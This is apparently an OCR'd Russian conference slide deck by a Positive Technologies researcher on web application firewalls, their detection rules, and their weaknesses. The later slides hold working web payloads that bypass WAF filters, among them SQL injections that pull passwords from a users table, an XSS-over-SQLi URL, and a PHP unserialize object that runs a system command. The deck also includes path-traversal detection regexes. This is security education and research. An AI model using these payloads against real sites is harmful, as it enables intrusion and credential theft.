WAF - наше все?!

Дмитрий Евтеев


Positive Technologies

POSITIVE TECHNOLOGIES

Безопасность веб-приложений как она есть

Наиболее часто встречающиеся уязвимости веб-приложений при проведении анализа методом «черного ящика» (данные за 2009 год, http://ptsecurity.ru/analytics.asp)

Куда мы движемся?



IBM X-Force 2009 Trend and Risk Report
(http://www.servicemanagementcenter.com/main/pages/IBMRBMS/SMRC/ShowCollateral.aspx?oid=74711)

Что в итоге?

- **ScanSafe сообщила о массовом взломе веб-сайтов**
  …таковых могло оказаться до 114 тыс… Скорее всего для взлома веб-страниц злоумышленники использовали методику внедрения SQL-кода…
  http://www.securitylab.ru/news/394644.php

- **Клиенты Network Solutions подверглись массированной атаке**
  …согласно отчетам Securi Security и Stop Malvertising, массовой компрометации подверглись ресурсы, работающие на платформах WordPress, Joomla…
  http://xakep.ru/post/51852/


- **Стоимость одной неприкрытой SQL-инъекции**
  …Heartland Payment Systems сообщила, что понесла убытки в размере 129 миллионов долларов… Инцидент был связан с крупной кражей данных кредитных и дебетовых карт, которая стала возможной по причине использования злоумышленником методики внедрения SQL-кода…
  http://www.bytemag.ru/articles/detail.php?ID=14366

- **Хакер осуществил массовый дефейс сайтов**
  …несколько сотен сайтов были подвергнуты дефейсу… дефейс был осуществлён посредством эксплуатации уязвимостей типа Remote File Inclusion…
  http://www.securitylab.ru/news/390028.php

- **Ботнет Asprox заражает веб-сайты**
  - …Net-Worm.Win32.Aspxor отыскивают уязвимые веб-сайты…и, используя SQL-инъекции, внедряют iframe-редиректы…


  http://www.securitylab.ru/news/395378.php

...как следствие...




Статистика дефейсов zone-h.org (http://zone-h.org/stats/ymd)

Уязвимости, используемые для массовых атак



Распределение критических уязвимостей на сайтах (данные за 2009 год, http://ptsecurity.ru/analytics.asp)


Динамика устранения уязвимостей на сайтах



% сайтов с уязвимостями различной степени риска (данные за 2009 год, http://ptsecurity.ru/analytics.asp)

А может WAF?

Что такое Web Application Firewall (WAF)



Нормализация данных

- Decode HTML entities (e.g. c, ", ª)
- Escaped characters (e.g. \t, \001, \xAA, \uAABB)
- Null byte string termination
- ...

Поиск сигнатуры

- /(sel)(ect.+fr)(om)/is
- /(uni)(on.+sel)(ect)/is
- ...

Какие они бывают

- **По режиму работы:**
  - **Мост/Маршрутизатор/Обратный прокси-сервер**
  - **Встроенный (в CMS/на стороне клиента)**
- **По модели защиты:**
  - **Основанные на сигнатуре (Signatures&Negative Security)**
  - **Основанные на правилах (Rules&Positive Model)**
  - **Обучающиеся (Learning)**
  - **По реакции на «плохой» запрос:**
  - **Очистка «опасных» данных**
  - **Блокировка запроса или источника атаки**

Web Application Firewall Evaluation Criteria (http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria)

«Ложка дегтя в бочке меда»

- **За универсальность фильтров приходится расплачиваться ошибками первого и второго рода**
- **Не все фильтры одинаково полезны**
- **Ряд уязвимостей в веб-приложениях нельзя выявить сигнатурным путем**

Уязвимость уязвимости рознь

http://seclists.org/fulldisclosure/2009/Aug/0113.html

WordPress is a state-of-the-art publishing platform with a focus on aesthetics, web standards, and usability. WordPress is both free a
priceless at the same time. More simply, WordPress is what you use when you want to work with your blogging software, not fight it.

III. DESCRIPTION

The way Wordpress handle a password reset looks like this: You submit your email adress or username via this form /wp-login.php?
action=lostpassword ;
Wordpress send you a reset confirmation like that via email:

"

Someone has asked to reset the password for the following site and username. http://DOMAIN_NAME.TLD/wordpress
Username: admin
To reset your password visit the following address, otherwise just ignore this email and nothing will happen

http://DOMAIN_NAME.TLD/wordpress/wp-login.php?action=rp&key=o7naCKN3OoeU2KJMMsag "

You click on the link, and then Wordpress reset your admin password, and sends you over an

Неполный список администраторов такого приложения:

****admin, user**, r**t , …**

http://thedailywtf.com/Articles/Starring-The-Admin.aspx

```
if(strstr($username, '**')) {

    $admin = 1;
    $username = str_replace('**', '', $username);
    $_SESSION['admin'] = 1;

} else {

    $admin = 0;

}
```


Трудности обнаружения наиболее распространенных уязвимостей

- **Внедрение операторов SQL**
  - Огромное разнообразие СУБД (гибкость языка SQL)
- **Межсайтовое выполнение сценариев**
  - Помимо постоянного развития браузеров –

    Dom-based XSS
- **Выход за каталог («выше»)**
  - Local File Including, PHP wrappers, замена null-byte
  - Remote File Including, когда требуется «полный» URL

PHPIDS??!

- **Мое приложение сможет работать?**



- **REGEXP:**

(?:%c0%ae\/)|(?:(?:\/|\\)(home|conf|usr|etc|proc|opt|s?bin|local|dev|tmp|kern|[br]oot|sys|system|windows|winnt|program|%[a-z_-]{3,}%)(?:\/|\\))|(?:(?:\/|\\)inetpub|localstart\.asp|boot\.ini)

ModSecurity??!

- **Универсальный способ проведения SQL-инъекций с обходом фильтров по умолчанию**

/*!sql-code*/ и /*!12345sql-code*/


- **XSS over SQLi**

```
/?id=-1/*!+union+select+'%3Cscri'+'pt%3Eal'+'ert(1)%3C/script%3E',2,3*/
```

- **Выполнение команд на сервере over unserialize(), пример:**


```
O:8:"Database":1:{s:8:"shutdown";a:2:{i:0;s:6:"system";i:1;s:2:"ls";}}
cookie[sessid]=Tzo4OiJEYXRhYmFzZSI6MTp7czo4OiJzaHV0ZG93biI7YToyOntpOjA7czo2OiJzeXN0ZW0iO2k
        6MTtzOjI6ImxzIjt9fQ0KDQo=
```

- **HTTP Parameter Pollution, HTTP Parameter Fragmentation, замена null-byte, etc**



KIS??!

/?id=1 union select password from users



/?id=1+and+(select+(@v:=password)+from+users+limit+0,1)+union+select+@v--

/?id=1+and+(select+(@v:=password)+from+users+limit+1,1)+union+select+@v--

